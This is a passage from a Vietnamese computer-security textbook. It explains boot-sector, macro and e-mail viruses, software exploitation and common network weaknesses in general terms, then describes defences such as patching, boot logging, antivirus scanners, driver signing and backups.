Các virus Boot sector hay Partition sector thường nhiễm các hệ thống Windows và Unix (bao gồm cả hệ thống Mac OS). Một virus Boot sector hay Partition sector thường nhiễm và thay thế các chỉ thị trong MBR hoặc Partition Boot Sector. Một phương pháp khác là làm sai lệch các địa chỉ của phân vùng chính được xác định trong bảng phân vùng (partition table) của ổ đĩa. Hơn nữa, nếu dung lượng của virus lớn hơn dung lượng bộ nhớ được phân bổ cho boot sector, thì virus có thể di chuyển boot sector sang một vị trí khác có dung lượng lớn hơn (chưa sử dụng), ví dụ như sang vị trí cuối của ổ đĩa. Khi đã bị nhiễm, hệ thống sẽ không khởi động được hoặc virus có thể gọi các đoạn mã bị nhiễm khở động cùng với hệ điều hành và lây lan sang các ổ đĩa khác và sang các boot sector của các đĩa mềm. Sau khi đã nhiễm vào đĩa mềm, virus có thể nhiễm sang boot sector của các máy tính khác sử dụng đĩa mềm bị nhiễm.

Thông thường, việc diệt trừ virus Boot sector hoặc Partition sector đồng nghĩa với việc tạo lại MBR và các chỉ thị trong Partition Boot Sector. Trên các hệ thống Windows và NetWare sử dụng hệ thống file FAT, ta có thể sử dụng tiện ích fdisk /mbr hoặc các lệnh của dos để tạo lại tập các chỉ thị này. Trên các hệ thống Windows sử dụng hệ thống file NTFS, có rất nhiều tiện ích trên đĩa cài đặt có thể dùng để thay thế MBR và các chỉ thị của Partition Boot Sector. Ngoài ra, trong hệ thống file NTFS ta cũng có thể sử dụng lệnh fixboot trong cửa sổ khôi phục (recovery console) để sửa lại boot sector hoặc fixmbr để sửa lại MBR.

2.2.3. Các phương pháp tấn công dùng Macro

Một macro là một đoạn kịch bản hay một tập các chỉ thị hoặc phím tắt được khởi động khi sử dụng tên của macro hoặc ấn một phím trên bàn phím. Các macro thường được sử dụng trong phần mềm (ví dụ như các phần mềm xử lý văn bảng và bảng tính) và trong các ngôn ngữ lập trình. Các phần mềm sử dụng macro nhiều nhất đó là các phần mềm Microsoft Office, các phần mềm này sử dụng tính năng macro trong Visual Basic cho

các ứng dụng của nó. Ví dụ, một macro có thể được vét để tự động mở một thư mục và lưu lại một văn bản word. Một số macro được lập trình thành các phím, do đó một chuỗi các phím phức tạp có thể được thực hiện chỉ bằng một phím đơn lẻ.

Một virus có thể nhiễm một macro và lây lan mỗi lần macro được sử dụng. Một cách thực hiện điều này là thông qua một macro đi kèm với một mẫu tài liệu (template) được sử dụng bởi chương trình xử lý văn bản hoặc bảng tính. Trong một văn phòng có rất nhiều tài liệu được chia sẻ, điều này làm cho virus có thể lây lan sang một máy tính mới mỗi lần người sử dụng mở một tài liệu bị nhiễm. Một cách khác để virus lây lan qua các macro là gắn nó vào một mẫu tài liệu mà nhiều người dùng chia sẻ và sử dụng, điều này cho phép nó có thể lây lan mỗi lần mẫu tài liệu này được mở ra trong một tài liệu mới.


2.2.4. Các phương pháp tấn công dùng E-mail

Hầu hết các người dùng e-mail hiện nay đều biết được rằng virus, sâu mạng và trojan horse có thể được gửi đi dưới dạng các tài liệu đính kèm trong e-mail. Một trong các virus macro rất nổi tiếng đó là virus Melissa, virus này được gửi đi dưới dạng một tệp đính kèm trong e-mail với tiêu đề là "Important Message From tên một người dùng nào đó". Nội dung thông báo trong e-mail là "Here is that document you asked for … don't show anyone else". Khi người dùng mở tài liệu đính kèm với e-mail này, virus này sẽ gửi một e-mail với cùng nội dung tới 50 người đầu tiên trong danh sách các địa chỉ e-mail của Microsoft Outlook. Virus Melissa không phá huỷ dữ liệu, nó chèn thêm một dòng có nội dung: "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here" vào tài liệu mang virus khi tài liệu này được mở ra.

Virus Melissa biến thể thành một virus e-mail phá hoại mới như virus Resume. Đây là một virus macro được giấu trong một tệp đính kèm có tên là Explorer.doc và nó được gửi đi với tiêu đề là "Resume – Janet

Simmons". Khi tài liệu đính kèm được mở ra và đóng lại, có 2 điều xảy ra: thứ nhất là thông báo này và tệp đính kèm sẽ được gửi đi cho tất cả các địa chỉ trong danh sách địa chỉ của Outlook; thứ 2 là một số tệp của hệ điều hành và tệp dữ liệu sẽ bị xoá khỏi ổ đĩa cứng.

Ngày nay, Microsoft và các hãng phần mềm khác cấu hình các phần mềm (ví dụ Microsoft Office) để vô hiệu hoá các macro nếu chúng không được ký bởi một nguồn tin cậy nào đó (Trusted sources). Chữ ký số là một mã được đặt trong một tệp để kiểm tra tính xác thực của nó bằng cách chứng minh rằng nó bắt nguồn từ một nguồn tin cậy. Khi người dùng mở một tài liệu có chứa một macro, người dùng sẽ nhận được một cảnh báo rằng macro đó đã bị vô hiệu hoá và macro đó chỉ có hiệu lực đối với những tài liệu được gửi từ một nguồn tin cậy. Hình 2-2 giới thiệu cách đặt tính năng an toàn macro trong Microsoft Office 2003.



Hình 2-2: Đặt tính năng an toàn macro trong Microsoft Office 2003.

2.2.5. Khai thác lỗi phần mềm (Software exploitation)

Virus, sâu mạng và Trojan horse đều là những đại diện của phần mềm phá hoại có thể tìm ra những điểm yếu hay những lỗ hổng của các hệ điều hành và mạng. Chúng thực hiện việc này bằng những chương trình khai thác lỗi phần mềm (software exploitation). Mục đích của những

chương trình này là tìm ra tất cả các điểm yếu của các phần mềm và hệ điều hành. Khai thác lỗi phần mềm thường nhắm vào các phần mềm mới hoặc các phiên bản phần mềm mới. Một phiên bản mới của hệ điều hành thường được các nhà phát triển và kiểm định viên kiểm tra và chạy thử hàng tháng, nhưng khi triển khai sử dụng trên thực tế người ta vẫn phát hiện những yếu điểm mà quá trình kiểm tra thử nghiệm không phát hiện được. Khi có một phiên bản mới của hệ điều hành, những kẻ tấn công bắt đầu tìm kiếm lỗi trong các dịch vụ, ứng dụng, hệ thống và các chức năng thường có các điểm yếu như:

- Các dịch vụ DNS.
- Các dịch vụ mới được phát triển hoặc mới nâng cấp.
- Các dịch vụ và các ứng dụng mạng.
- Các dịch vụ và các ứng dụng e-mail và truyền thông điệp.
- Các dịch vụ và các ứng dụng internet.
- Các dịch vụ truy nhập từ xa.
- Các hệ thống cơ sở dữ liệu.
- Kiểm soát lỗi tràn bộ đệm.

Ví dụ virus Linux.Millen.Worm (trình bày trong phần 2.1.2) sử dụng lỗi tràn bộ đệm và dịch vụ FTP (cả 2 đều thuộc dạng có nhiều lỗ hổng phổ biến). Virus Code Red và Code Red II cũng sử dụng lỗi tràn bộ đệm để tấn công vào các điểm yếu trong các máy chủ Web IIS của Microsoft. Các nhà sản xuất luôn tìm kiếm thông tin về các vấn đề an toàn trong các phần mềm của họ. Nếu phát hiện có vấn đề, ngay lập tức họ tạo ra các bản vá lỗi (patch) và các bản cập nhật (update) để cung cấp cho người dùng.

2.2.6. Các phương pháp tấn công giữa vào hạ tầng mạng

Tấn công vào lỗi của Web Server: Hầu hết các hệ thống thông tin đều đưa Web Server lên Internet nhằm quảng bá, phục vụ khách hàng hoặc

nhân viên ở xa do đó không thể bỏ qua hay đánh giá thấp nguy cơ này. Đây cũng là nguy cơ đứng hàng thứ 2. Các tin tặc đã lợi dụng những điểm yếu của Web Server để tấn công vào các Web Site. Một số điểm yếu điển hình có thể liệt kê sau đây:

- Điểm yếu lập trình CGI: Hầu hết các Webserver, bao gồm Microsoft IIS và Apache đều hỗ trợ cho lập trình CGI để từ đó cung cấp các trang web cho phép tương tác với các chức năng như lấy dữ liệu hay thẩm tra. Điểm yếu lập trình CGI là một mục tiêu hết sức lôi cuốn cho những kẻ quấy rầy bởi họ có thể dễ dàng định vị và hoạt động với những đặc quyền trên phần mềm webserver đó, khai thác những điểm yếu của chương trình CGI để phá hoại có chủ ý những trang web, đánh cắp thông tin thẻ tín dụng và cả việc cài đặt những phương thức cho các lần tập kích khác trong tương lai. Những ứng dụng Web server cũng sẽ bị những điểm yếu tương tự khi được xây dựng bởi những lập trình viên thiếu kiến thức và cẩu thả.

- Tràn bộ đệm mở rộng ISAPI: Khi IIS đươc cài đặt, một vài ISAPI mở rộng cũng được tự động cài đặt. ISAPI dùng cho Ứng dụng lập trình dịch vụ giao diện Internet, cho phép người phát triển mở rộng khả năng sử dụng DLL của máy chủ ISS. Vài DLLs, như idq.dll, chứa các lỗi lập trình mà chúng có thể tạo ra những lỗi không thích hợp sự kiểm tra. Đặc biệt, chúng không ngăn việc không chấp nhận các chuỗi nhập dài. Những kẻ tấn công sẽ gửi dữ liệu đến các DLL này mà ở đó chúng biết các bộ đệm sẽ tràn khi tập kích và như vậy chúng có thể lấy được quyền điều khiển của máy chủ IIS.

Tấn công từ chối dịch vụ (39%): là một kiểu tấn công làm tê liệt các dịch vụ trên hệ thống chủ, có thể bằng cách gây xung đột trên toàn bộ hệ thống. Kiểu tấn công này rất dễ thực hiện và khó có thể tìm được một giải pháp hữu hiệu để bảo vệ hệ thống trước một cuộc tấn công DoS. Vấn đề cơ bản ở đây là hệ điều hành UNIX cho rằng người dùng luôn có những hành động thân thiện. Các cuộc tấn công DoS thuộc loại hiểm độc nhất đều sử

dụng kỹ thuật chiếm dụng đường truyền. Kẻ tấn công sẽ chiếm dụng hết băng thông của mạng làm việc nào đó. Điều này có thể được thực hiện từ mạng nội bộ, nhưng nói chung các hacker sẽ thực hiện việc này từ xa. Cisco router cũng có thể bị tấn công từ chối dịch vụ.

Tấn công làm tràn bộ đệm: 32%. Tràn buffer trên Server FTP IIS: Tấn công bằng cách làm tràn buffer rất dễ được tiến hành trên các server FTP IIS (Internet Information Server) do chúng rất nhạy cảm đối với những tình huống có thể dẫn tới tràn buffer, bằng cách sử dụng lệnh list hacker có thể hạ đo ván server từ xa. Để sử dụng được câu lệnh này, người sử dụng cần phải có chứng thực. Tuy vậy, những người dùng FTP vô danh cũng có thể sử dụng được nó. Điều quan trọng là phải luôn để mắt đến khả năng có thể dẫn tới rủi ro - tạo điều kiện cho một cuộc tấn công DoS. Rủi ro sẽ không ngừng tăng lên nếu người sử dụng được phép tự ý thi hành những đoạn mã chương trình trên hệ thống trong khi đang có nguy cơ tràn buffer.

Tấn công xâm nhập bằng các ngôn ngữ script và mobile như ActiveX, Java, Java Script, VBS: 28%.

Tấn công dựa vào điểm yếu của giao thức: 23%.

- Điểm yếu của giao thức SNMP được công bố rộng rãi năm 2001-2002. Giao thức SNMP (The Simple Network Management Protocol) được sử dụng rộng rãi để theo dõi và quản lý các thiết bị kết nối mạng từ các bộ định tuyến đến máy in, máy tính...SNMP sử dụng một mã hoá chuỗi cộng đồng (community string) như là cơ chế chứng thực duy nhất. Sự yếu kém trong mã hoá đã đủ xấu, nhưng các chuỗi cộng đồng được sử dụng trong phần lớn thiết bị SMNP là công cộng và một số nhà cung cấp thiết bị mạng thông minh đã thay đổi chuỗi đó thành riêng tư cho nhiều thông tin nhạy cảm hơn. Những kẻ tấn công có thể sử dụng những điểm yếu này trong SNMP để cấu trúc lại hoặc tắt thiết bị từ xa. Xem xét thông tin qua SNMP có thể lộ ra một khoản lớn cấu trúc mạng của bạn, cũng như các hệ thống

và dịch vụ gắn trên đó. Những kẻ quấy rối sử dụng những thông tin này để định các mục tiêu và lên kế hoạch tấn công. Lưu ý: SNMP không chỉ có trong hệ thống Unix, tuy nhiên những công tác viên nhận thấy rằng những cuộc tấn công chính vào điểm yếu này thường diễn ra trên các hệ thống Unix (vốn không được cấu hình SNMP cẩn thận). Họ cũng cho rằng đây không là một vấn đề nghiêm trọng với hệ thống Windows.

- Dịch vụ RPC (Remote procedure calls - gọi thủ tục từ xa) cho phép các chương trình trên một máy có thể thực thi các chương trình khác trên máy khác. Chúng được sử dụng rộng rãi để thâm nhập vào vào các dịch vụ mạng như chia sẻ tập tin NFS và NIS. Nhiều điểm yếu gây ra bởi những kẽ hở trong RPC bị lợi dụng. Có những bằng chứng cho thấy rằng phần lớn các cuộc tấn công từ chối dịch vụ diễn ra trong suốt từ năm 1999 đến đầu năm 2000 được thực hiện thông qua các điểm yếu RPC trên máy.

Tấn công dựa trên tính kém bảo mật của mật khẩu: 21%. Hầu hết các hệ thống được thiết kế hiện nay sử dụng mật khẩu như một phương án phòng vệ trực tiếp đầu tiên và duy nhất. Các công ty còn cho phép truy cập từ xa qua đường điện thoại mà không cần firewall. Nếu những kẻ tấn công có được tên truy cập và mật khẩu thì chúng có thể ung dung đi vào hệ thống. Hiện nay vẫn còn kiểu đặt mật khẩu một cách rất ấu trĩ, dễ đoán hoặc sử dụng mật khẩu mặc định, thậm chí là tạo tài khoản với mật khẩu rỗng. Do vậy, cần phải loại bỏ tất cả những mật khẩu dễ đoán, mật khẩu mặc định hoặc mật khẩu rỗng trong hệ thống của bạn. Thêm vào đó, nhiều hệ thống có tài khoản gắn sẵn hoặc mặc định. Những tài khoản này thường sử dụng cùng một mật khẩu trong quá trình cài đặt phần mềm. Những kẻ tấn công thường nhòm ngó những tài khoản này, bởi lẽ chúng được bọn xâm nhập biết rất rõ. Như vậy, bất kỳ tài khoản mặc định hay gắn sẵn nào cũng cần phải được xác định và loại bỏ khỏi hệ thống.

2.3. Bảo vệ thông tin khỏi các phần mềm phá hoại

Có rất nhiều cách để bảo vệ một hệ điều hành khỏi các phần mềm phá hoại như sau:

- Cài đặt các bản cập nhật (updates).
- Quan sát các dịch vụ được kích hoạt khi hệ thống khởi động.
- Sử dụng các công cụ quét phần mềm phá hoại.
- Sử dụng chữ ký số để bảo vệ các tệp hệ thống và các tệp điều khiển.
- Sao lưu dự phòng hệ thống và tạo đĩa khắc phục (khôi phục disk).
- Tạo và thực hiện các chính sách có tính tổ chức.

2.3.1. Cài đặt các bản cập nhật.

Việc cài đặt các bản cập nhật và các bản vá lỗi (patches) là cách rất hiệu quả để chống lại các tấn công trên một hệ điều hành. Ví dụ, đầu năm 2003 sâu mạng Slammer tấn công thành công vào máy chủ cơ sở dữ liệu SQL là do nhiều nhà quản trị không cài các bản vá lỗi mới được thiết kế để ngăn chặn tấn công này. Tất cả các hệ điều hành như Windows 2000, Windows XP Professional, Windows Server 2003, Red Hat Linux, NetWare và Mac OS X đều cung cấp rất nhiều cách để cài đặt các bản cập nhật và các bản vá lỗii.

* Đối với các hệ điều hành Windows 2000, Windows XP Professional và Windows Server 2003:

Có 2 cách chính để cài đặt các bản cập nhật cho Windows 2000, Windows XP Professional và Windows Server 2003 là chức năng Windows Update và các bản Service Pack. Windows Update được sử dụng để cho phép truy nhập đến các bản vá lỗi được công bố thường xuyên, đây thường là các bản vá lỗi an toàn. Khi ta sử dụng Windows Update, chương trình này sẽ kết nối tới trang web chứa các bản cập nhật phù hợp với hệ điều hành của mình. Sau khi kết nối được thực hiện, người dùng có thể

chọn các tuỳ chọn để quét hệ điều hành để xem những bản cập nhật nào chưa được cài đặt, sau khi quét xong hệ thống sẽ tải về tất cả các bản vá lỗi còn thiếu.

Trong các hệ điều hành Windows 2000 Server và Windows 2000 Professional, thì tuỳ chọn Windows Update thường xuất hiện trên menu Start. Đối với hệ điều hành Windows XP Professional, có 2 cách để thực hiện Windows Update. Cách thứ nhất là click vào menu Start, chọn All Programs rồi click vào Windows Update. Cách thứ 2 là click menu Start, mở cửa sổ Help and Support Center và chọn tuỳ chọn Windows Update trong cửa sổ đó.

Windows XP Professional và Windows Server 2003 cung cấp giao diện Automatic Updates Setup Wizard, giao diện này được thiết kế để nhắc nhở người dùng tải các bản cập nhật mới về hoặc thậm chí còn tự động tải về máy của người dùng. Các tuỳ chọn trong giao diện này bao gồm:

- Bật chức năng cập nhật tự động.

- Đưa ra một thông báo nhắc nhở người dùng khi có bản cập nhật mới, sau khi chúng được tải về, giao diện này sẽ cung cấp tuỳ chọn để cài đặt chúng ngay lập tức hoặc chờ một khoảng thời gian sau đó.

- Tự động tìm các bản cập nhật mới, và nhắc nhở người dùng tải chúng về ngày lập tức hoặc một lúc khác.

- Tự động tải các bản cập nhật mới và cài đặt chúng theo một thời gian biểu đã định, ví dụ như vào 10 giờ tối thứ 7 hàng tuần.

Các bản Service Pack được thiết kế để vá các lỗ hổng về an toàn cũng như các vấn đề ảnh hưởng đến sự ổn định, hiệu năng hay hoạt động của các chức năng nào đó trong hệ điều hành. Các bản Service Pack được công bố không thường xuyên như các bản vá lỗi từ Windows Update, nhưng nó bao gồm các gói sửa lỗi chính, các tính năng mới của hệ điều

hành và các phiên bản Service Pack trước đó. Sau khi cài đặt xong hệ điều hành Windows hay các phần mềm của Microsoft như Microsoft Office, ta nên tải và cài đặt bản Service Pack mới nhất để xửa xác lỗi và vá các lỗ hổng an toàn. Ta có thể tải các phiên bản Service Pack mới nhất cho các hệ điều hành và phần mềm Microsoft khác nhau từ địa chỉ www.microsoft.com/downloads.

Dưới đây là những chú ý khi cài đặt các phiên bản Service Pack mới nhất cho các hệ điều hành Windows 2000, Windows XP Professional và Windows Server 2003:

- Tải bản Service Pack mới nhất từ trang download của Microsoft. Ngoài ra, các bản này còn có thể được cung cấp trên đĩa CD riêng.

- Đọc tài liệu đi kèm với bản Service Pack đó. Tài liệu này liệt kê các bước cài đặt và cảnh báo các vấn đề liên quan đến quá trình cài đặt Service Pack.

- Nếu máy trạm hoặc máy chủ đang hoạt động trong dây chuyền sản xuất, hãy thực hiện sao lưu dự phòng đầy đủ trước khi cài đặt.

- Đối với các máy chủ đang phục vụ các client, hãy xác định thời gian để cài đặt Service Pack, vì máy chủ cần được khởi động lại trong quá trình cài đặt. Nên cảnh báo cho các client về vấn đề này.

- Sau khi Service Pack được cài đặt, hãy ghi lại toàn bộ các sự cố xảy ra và cách xử lý chúng để tiện tham khảo cho những lần cài đặt sau.

* Đối với hệ điều hành Red Hat Linux:

Red Hat công bố các bản cập nhật thường xuyên trên trang web www.redhat.com. Red Hat Linux cũng đưa ra thông báo nhắc nhở người dùng sau khi phiên bản Red Hat Linux 9.x được cài đặt và đăng ký, một biểu tượng dấu chấm than (!) sẽ xuất hiện trong vòng tròn màu đỏ gần đồng hồ của thanh tác vụ trên màn hình của Linux. Đây là công cụ nhắc nhở cảnh báo mạng của Red Hat Linux. Biểu tượng dấu chấm than có

nghĩa là công cụ này chưa được cấu hình hoặc đang có các bản cập nhật cần tải về và cài đặt từ trang web của hãng Red Hat. Khi công cụ cảnh báo này được biểu diễn bằng một biểu tượng có 2 mũi tên ngược chiều nhau trong một vòng tròn màu xanh thì có nghĩa là công cụ này đã được cấu hình và hiện không có bản cập nhật mới nào để tải về.

Khi ta kích phải chuột vào công cụ này, xuất hiện các tuỳ chọn sau:

- Check for updates: Cho phép ta kiểm tra các bản cập nhật trên web site của Red Hat (tuỳ chọn này sẽ bị ẩn khi ta chưa cấu hình cho công cụ cảnh báo).

- Launch up2date: Được sử dụng để tải và cài đặt các bản cập nhật còn thiếu.

- Configuration: Được sử dụng để cấu hình quá trình tải và cài đặt các bản cập nhật.

- RHN Web site: Mở trang trình duyệt mặc định kết nối với web site của hãng Red Hat.

- About: Cung cấp các thông tin về phiên bản của công cụ cảnh báo đang sử dụng.

- Exit: Thoát khỏi menu các tuỳ chọn.

Các bước cơ bản để cấu hình công cụ cảnh báo của Red Hat như sau:

1. Kích phải chuột vào biểu tượng dấu chấm than trên thanh tác vụ gần biểu tượng đồng hồ, kích vào tuỳ chọn Configuration.

2. Kích chọn Forward trong cửa sổ Red Hat Alert Notification Tool.

3. Cửa sổ tiếp theo cung cấp các thông tin về điều khoản (Terms of Service Information) và cung cấp tuỳ chọn để loại bỏ biểu tượng dấu chấm than khỏi thanh tác vụ của Linux. Ta nên để biểu tượng này trên thanh tác vụ để cập nhật dễ dàng hơn. Kích chọn Forward để tiếp tục.

4. Nếu ta sử dụng một HTTP proxy, hãy cấu hình nó trong cửa sổ tiếp theo bằng cách chọn chức năng HTTP Proxy và cung cấp các thông tin xác thực. Kích Forward để tiếp tục.

5. Kích Apply để kết thúc.

Sau khi công cụ cảnh báo được cấu hình, kích vào biểu tượng dấu chấm than để xem các bản cập nhật mới. Nếu ta không biết rõ được công cụ này đã quét được hết các bản cập nhật hay không, hoặc nếu ta muốn xem các bản cập nhật đó là gì, hãy kích phải chuột vào biểu tượng và chọn Check for Updates. Kích vào biểu tượng này một lần nữa để xem các bản cập nhật. Để cài đặt các bản cập nhật, kích phải chuột vào biểu tượng và kích Launch up2date.

* Đối với hệ điều hành Netware:

Hãng Novell luôn duy trì một phần hỗ trợ trên trang web của hãng, cho phép ta tải các bản cập nhật cho các phiên bản NetWare 6.x. Hãy truy nhập đến phần hỗ trợ của web site và sau đó chọn một liên kết để tìm các bản vá lỗi cho hệ điều hành NetWare. Ta có thể tả các bản cập nhật cho các phiên bản khác nhau của NetWare và cho các sản phẩm và dịch vụ chuyên dụng, ví dụ như các dịch vụ cross-platform. Ta cũng có thể tìm một danh sách chứa các thông tin vắn tắt về các bản vá lỗi và các cảnh báo an toàn.

Hãng Novell cũng cung cấp các gói hỗ trợ (consoliđate support pack) cho các hệ điều hành của hãng tương tự như các gói Service Pack của Microsoft. Ta có thể tải một gói hỗ trợ dưới dạng các tệp .iso để gjo vào đĩa CD. Khi ta download một gói hỗ trợ, ta cần phải chú ý đến ngôn ngữ cài đặt và phiên bản bit phù hợp với hệ điều hành đang sử dụng (ví dụ phiên bản 128 bit). Trước khi ta tải các bản vá lỗi hoặc các gói hỗ trợ, ta cần phải đăng ký sản phẩm của mình và tạo một khoản mục hợp lệ trên web site của hãng Novell. Ngoài ra, ta nên sao lưu dự phòng hệ thống trước khi cài đặt các bản vá lỗi hoặc các gói hỗ trợ. Cuối cùng, ta cần định

thời gian để cài đặt, đảm bảo rằng khi cài đặt không có client nào đang kết nối tới hệ thống.

2.3.2. Giám sát qúa trình khởi động hệ thống

Một cách để phát hiện những sự cố khi khởi động do các phần mềm phá hoại gây ra trong phân vùng khởi động là sử dụng một chế độ của hệ điều hành để cho phép theo dõi trên màn hình những dịch vụ hệ điều hành nào đang khởi động hoặc xem lại nhật ký của tiến trình này, chẳng hạn:

- Trong Windows 2000, Windows XP Professional và Windows Server 2003, ta có thể theo dõi thông tin trên màn hình hoặc đọc bản ghi nhật ký của quá trình khởi động sau khi hệ thống đã khởi động xong. Ta có thể cấu hình 2 tuỳ chọn này trong trình đơn Advanced Options khi khởi động máy tính. Để truy nhập trình đơn này, khi màn hình xuất hiện bảng chọn hệ điều hành trong quá trình khởi động, ta ấn phím F8. Nếu không nhìn thấy trình đơn này, ta phải ấn phím F12 ngay khi hệ thống bắt đầu khởi động để truy nhập bảng chọn rồi ấn phím F8. Trên màn hình trình đơn Advanced Option, ta chọn Safe Mode (để theo dõi quá trình nạp, khởi động các tệp) hoặc chọn Enable Boot Logging (để tạo một bản ghi nhật ký). Nếu ta chọn Safe Mode thì sau khi khởi động xong, ta phải khởi động lại hệ thống một lần nữa, vì Safe Mode chỉ được dùng để phát hiện sự cố. Nếu ta cọn Enable Boot Logging , sau khi hệ thống chạy, đăng nhập bằng một khoản mục có đặc quyền quản trị, rồi dùng Notepad hay Wordpad để mở và đọc nội dung tệp nhật ký ntbtlog.txt trong thư mục \Winnt (trong Windows 2000) hoặc \Windows (trong Windows XP Professional và Windows Server 2003).

- Red Hat Linux và NetWare sẽ tự động hiển thị các thông tin về quá trình nạp các tệp khởi động trên màn hình mỗi lần những hệ thống này được khởi động.

2.3.3. Sử dụng các bộ quét phần mềm độc hại

Sử dụng các công cụ quét phần mềm phá hoại là một cách hiệu quả để bảo vệ hệ điều hành. Mặc dù chúng có thể quét hệ thống để phát hiện virus, sâu mạng và trojan horse, nhưng chúng thường được gọi là công cụ quét virus.

Khi mua một phần mềm quét virus, ta cần chú ý đến một số tính năng sau đây:

- Quét bộ nhớ và diệt virus.

- Quét bộ nhớ một cách liên tục.

- Quét ổ đĩa cứng, ổ mềm và diệt virus.

- Quét tất cả các định dạng tệp, kể cả tệp nén.

- Quét các tài liệu HTML và các tệp đính kèm qua e-mail.

- Tự động chạy theo một thời gian biểu do người sử dụng đặt.

- Có tuỳ chọn chạy nhân công.

- Phát hiện cả phần mềm phá hoại đã công bố hoặc phần mềm phá hoại mới (chưa được biết đến).

- Cập nhật cơ sở dữ liệu về các loại phần mềm phá hoại mới.

- Quét các tệp tải về từ trên mạng hoặc từ internet.

- Sử dụng một vùng được bảo vệ hoặc được cách ly để chứa các tệp tải về để tự động quét chúng ở một nơi an toàn trước khi sử dụng chúng.

Về các phần mềm phá hoại chưa được biết đến, các công cụ quét có thể được tạo ra để quét và ghi nhớ cấu trúc của các tệp, đặc biệt là các tệp thực thi. Khi chúng phát hiện một số lượng bất thường, như kích cỡ của tệp lớn đột đột hoặc một thuộc tính của tệp bị thay đổi, thì công cụ quét sẽ được cảnh báo có thể đó là một phần mềm phá hoại chưa được biết đến. Trong trường hợp này, công cụ quét có thể thông báo cho người dùng và

chỉ ra một số cách để giải quyết chúng. Bảng 2-2 giới thiệu một số phần mềm quét virus miễn phí hoặc phần mềm thương mại.

Phần mềm	Mô tả
AntiVir Software	Sử dụng miễn phí trong các hệ điều hành Windows
Central Command Vexira AntiVirus	Phần mềm thương mại chạy trên các hệ điều hành Unix/Linux và Windows; bao gồm cả chức năng cập nhật virus
Computer Associates eTrust	Miễn phí đối với một máy trạm đơn lẻ; là phần mềm thương mại cho các hệ thống Unix/Linux và Windows
F-Secure Anti-Virus	Phần mềm thương mại chạy trên các hệ điều hành Unix/Linux và Windows; bao gồm cả chức năng cập nhật virus
HandyBits VirusScan	Phần mềm thương mại chạy trên các hệ điều hành Windows; bao gồm cả chức năng cập nhật virus
McAfee VirusScan	Phần mềm thương mại chạy trên các hệ điều hành Windows và Mac OS; bao gồm cả chức năng cập nhật virus
Sophos Anti-Virus	Phần mềm thương mại chạy trên các hệ điều hành Unix/Linux, Macintosh, NetWare và Windows; bao gồm cả chức năng cập nhật

	virus
Vcatch Basic	Sử dụng miễn phí trong các hệ điều hành Windows

Bảng 2-2: Một số phần mềm quét virus

2.3.4. Sử dụng chữ ký số cho các tệp điều khiển và tệp hệ thống

Trong Windows 2000, Windows XP Professional và Windows Server 2003, rất nhiều tệp hệ thống và trình điều khiển thiết bị đã được gắn chữ ký số. Điều này giúp bảo vệ các tệp cũ không bị ghi đè bởi các tệp mới. Một ưu điểm nữa của việc dùng chữ ký số là bảo đảm tính an toàn của hệ thống bằng cách chỉ cho phép sử dụng các tệp hệ thống và các trình điều khiển thiết bị đã được xác nhận bởi Microsoft.

Khi một tệp hệ thống hoặc tệp thiết bị được xác nhận bởi Microsoft, thì một chữ ký duy nhất do Microsoft cấp sẽ được gắn vào tệp đó, đây được gọi là quá trình ký. Sau khi cài đặt Windows 2000, Windows XP Professional hoặc Windows Server 2003, ta có thể đặt chế độ cảnh báo khi một trình điều khiển thiết bị không được ký, hoặc chế độ bỏ qua, không cần quan tâm nó có được ký hay không. Chế độ cảnh báo được gán mặc định, do đó nếu trình điều khiển thiết bị mà ta cài đặt chưa được ký, thì hệ thống sẽ đưa ra thông báo, nhưng ta vẫn có thể quyết định có cài đặt trình điều khiển thiết bị đó hay không.

Khi thiết lập hệ thống yêu cầu sử dụng chữ ký số cho các tệp hệ thống và trình điều khiển thiết bị, có 2 cơ chế bảo vệ được thiết lập, đó là:

- Mỗi khi cài đặt một tệp hệ thống hoặc một trình điều khiển thiết bị mới, thì hệ điều hành sẽ kiểm tra xem nó đã được ký hay chưa.

- Nếu vì một lý do gì đó (ví dụ do virus) mà một tệp hệ thống hay một trình điều khiển thiết bị lỗi, thì khi hệ điều hành khởi động lại, nó sẽ thay thế tệp đó bằn một phiên bản chạy tốt (last known good) được lưu giữ trong thư mục hệ thống sao lưu dự phòng.

2.3.5. Sao lưu hệ thống và tạo các đĩa sửa chữa

Sao lưu dự phòng hệ thống là rất quan trọng để bảo vệ hệ thống do lỗi đĩa, mất mát dữ liệu hay do phần mềm phá hoại. Nếu ta sao lưu dữ liệu mà sau đó hệ thống bị nhiễm một mã độc phá hoại các hay xoá các tệp, thì ta có thể khôi phục lại được các tệp đó hay toàn bộ hệ thống. Tất cả các hệ điều hành được đề cập trong giáo trình này đều có các cơ chế sao lưu dự phòng.

Ngoài việc sao lưu dự phòng, một số hệ điều hành còn cho phép ta tạo một đĩa khởi động (boot disk) hoặc một đĩa khôi phục (repair disk) để dùng trong các trường hợp một tệp hệ thống nào đó bị xung đột và hệ thống không thống không thể khởi động được. Những đĩa này giúp ta khởi động máy tính bằng các tệp của hệ điều hành từ đĩa mềm hoặc đĩa CD, hoặc sử dụng đĩa khôi phục để khôi phục lại các tệp hệ thống.

* Tạo đĩa khôi phục khẩn cấp trong Windows 2000:

